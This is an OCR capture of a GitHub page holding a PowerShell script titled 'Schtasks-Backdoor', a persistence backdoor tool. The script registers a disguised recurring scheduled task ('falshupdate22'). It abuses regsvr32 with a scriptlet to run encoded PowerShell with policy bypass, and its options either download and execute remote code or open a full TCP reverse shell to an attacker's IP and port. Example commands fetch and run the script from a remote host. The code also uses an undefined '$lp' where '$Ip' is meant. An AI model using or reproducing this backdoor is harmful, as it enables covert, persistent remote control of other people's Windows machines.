
Schtasks-Backdoor/Schtasks-Backdoor.ps1

github.com/re4lity/Schtasks-Backdoor/blob/master/Schtasks-Backdoor.ps1

AV1080p

AV1080p/ **Schtasks-...**



Powershell 权限维持后门

1 Contributor | 1 Issue | 119 Stars | 57 Forks

```
function Invoke-Tasksbackdoor {


<#
.SYNOPSIS

Author: xiaocheng 小城

mail:passthru.bug@gmail.com

.DESCRIPTION
the Script Suitable for windows7 or above
schtasks backdoor
Default interval of 20 minutes

.EXAMPLE


PS C:\Users\test\Desktop> Invoke-Tasksbackdoor -payload 'whoami >C:\test.txt'

.EXAMPLE

PS C:\Users\test\Desktop> Invoke-Tasksbackdoor -payload 'whoami >C:\test.txt' -time 12


.EXAMPLE
```

```
PS C:\Users\test\Desktop> Invoke-Tasksbackdoor -method msf -ip 127.0.0.1 -port 443 -time 12

.EXAMPLE

PS C:\Users\test\Desktop> Invoke-Tasksbackdoor -method nccat -ip 127.0.0.1 -port 443 -time 12


.EXAMPLE

C:\Users\test\Desktop>powershell.exe -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://8.8.8.8/Invoke-taskBackdoor.ps1');Invoke-Tasksbackdoor -method nccat -ip 8.8.8.8 -port 9999 -time 2"

.EXAMPLE

C:\Users\test\Desktop>

powershell.exe -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://8.8.8.8/Invoke-taskBackdoor.ps1');Invoke-Tasksbackdoor -method msf -ip 8.8.8.8 -port 8081 -time 2"

#>


[CmdletBinding()] Param

(

[Parameter(Position = 0, Mandatory = $False)] [String] $Payload,

[Parameter(Position = 1, Mandatory = $False)] [ValidateSet("cmd","nccat","msf")] [String] $method = "cmd",

[Parameter(Position=2, Mandatory=$false)] [string] $Ip,

[Parameter(Position=3, Mandatory=$false)] [int] $Port,

[Parameter(Position=4, Mandatory=$false)] [int] $Time

)

$Domain = $env:USERDOMAIN

$Username = $env:USERNAME

$Mia=(get-date).addminutes(2).GetDateTimeFormats('s')

$Miao=(get-date).addminutes(3).GetDateTimeFormats('s')

echo $Mia

if($Time -eq "") {$Time=20} else{}


function Local:Schtasks-exec($cmd, $cmdlines)

{

$WscriptManifest =

@"

<?xml version="1.0" encoding="UTF-16"?>

<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">

<RegistrationInfo>
```

```
<Date>$Miao</Date>
<Author>$Username</Author>
</RegistrationInfo>
<Triggers>
<TimeTrigger>
<Repetition>
<Interval>$("PT"+"$time"+"M")</Interval>
<StopAtDurationEnd>false</StopAtDurationEnd>
</Repetition>
<StartBoundary>$Mia</StartBoundary>
<Enabled>true</Enabled>
</TimeTrigger>
</Triggers>
<Principals>
<Principal id="Author">
<UserId>$Domain\$Username</UserId>
<LogonType>InteractiveToken</LogonType>
<RunLevel>LeastPrivilege</RunLevel>
</Principal>
</Principals>
<Settings>
<MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
<DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
<StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
<AllowHardTerminate>true</AllowHardTerminate>
<StartWhenAvailable>false</StartWhenAvailable>
<RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
<IdleSettings>
<StopOnIdleEnd>true</StopOnIdleEnd>
<RestartOnIdle>false</RestartOnIdle>
</IdleSettings>
<AllowStartOnDemand>true</AllowStartOnDemand>
<Enabled>true</Enabled>
<Hidden>false</Hidden>
<RunOnlyIfIdle>false</RunOnlyIfIdle>
<WakeToRun>false</WakeToRun>
<ExecutionTimeLimit>P3D</ExecutionTimeLimit>
```

```
<Priority>7</Priority>
</Settings>
<Actions Context="Author">
<Exec>
$Cmd
$Cmdlines
</Exec>
</Actions>
</Task>
"@

#echo $WscriptManifest

$sManifest = $env:Temp + "\wscript2.xml"
$WscriptManifest | Out-File $sManifest -Encoding Unicode
$temppath=$sManifest -replace '[\\]','\\'
$CreateWrapperADS = {cmd /C "schtasks /create /xml $temppath /tn falshupdate22"}
Invoke-Command -ScriptBlock $CreateWrapperADS | out-null
Start-Sleep -Seconds 5
Remove-Item $sManifest

}


function Local:Create-Regscript

{

$utfbytes = [System.Text.Encoding]::Unicode.GetBytes($MSFscript)
$base64string = [System.Convert]::ToBase64String($utfbytes)
$Tempfile =
@"
<?XML version="1.0"?>
<scriptlet>
<registration
progid="PoC"
classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
<!-- Proof Of Concept - Casey Smith @subTee -->
<!-- License: BSD3-Clause -->
<script language="JScript">
<![CDATA[
```

```
ps = 'powershell.exe -ep bypass -enc ';
c = "$base64string";
r = new ActiveXObject("WScript.Shell").Run(ps + c,0,true);

]]>
</script>
</registration>
</scriptlet>
"@

#echo $Tempfile
$MSFsManifest = $env:Temp + "\scripttemp.tks"
Remove-Item $MSFsManifest
#echo $MSFsManifest
$Tempfile | Out-File $MSFsManifest -Encoding Unicode
$Cmd="<Command>regsvr32.exe</Command>"
$Cmdlines=("<Arguments>/u /s /i:"+"""$MSFsManifest"""+" scrobj.dll</Arguments>")

#echo $cmd
#echo $cmdlines
Schtasks-exec $cmd $Cmdlines

}

switch($method)
{

"msf"
{
$MSFscript =
@"
`$n=new-object net.webclient;`$n.proxy=[Net.WebRequest]::GetSystemWebProxy();`$n.Proxy.Credentials=
[Net.CredentialCache]::DefaultCredentials;IEX `$n.downloadstring('http://$("$lp"+":"+"$Port")/');
"@
Create-Regscript
#Schtasks-exec $cmd $Cmdlines
}

"cmd"
{
```

```
$Cmd="<Command>powershell.exe</Command>"
$Cmdlines=("<Arguments>-WindowStyle Hidden -nop -c "+"""$Payload"""+"</Arguments>")

Schtasks-exec $cmd $Cmdlines
}

"nccat"
{
$MSFscript =
@"
`$client = New-Object System.Net.Sockets.TCPClient("$lp",$Port);`$stream = `$client.GetStream();[byte[]]`$bytes = 0..255|%
{0};`$sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + `$env:username +
"`n");`$stream.Write(`$sendbytes,0,`$sendbytes.Length);while((`$i = `$stream.Read(`$bytes, 0, `$bytes.Length)) -ne 0){;`$data =
(New-Object -TypeName System.Text.ASCIIEncoding).GetString(`$bytes,0, `$i);`$sendback = (iex `$data 2>&1 | Out-String
);`$sendback2 = `$sendback + "PS " + (pwd).Path + "> ";`$sendbyte =
([text.encoding]::ASCII).GetBytes(`$sendback2);`$stream.Write(`$sendbyte,0,`$sendbyte.Length);`$stream.Flush()};`$client.Close()
"@
#echo $MSFscript.
Create-Regscript
}
}

}
```